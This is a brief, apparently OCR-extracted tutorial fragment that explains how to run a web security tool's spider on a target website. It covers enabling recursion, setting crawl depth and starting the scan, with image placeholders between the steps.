
Navigate to spider




Now select the target website you want to spider



Make sure recurse is enabled, because it will recursively do the spidering to all pages.



From advanced option you can specify the depth to crawl for slow down the speed. (0 is unlimited)



Now start the scan

▼ Scanning results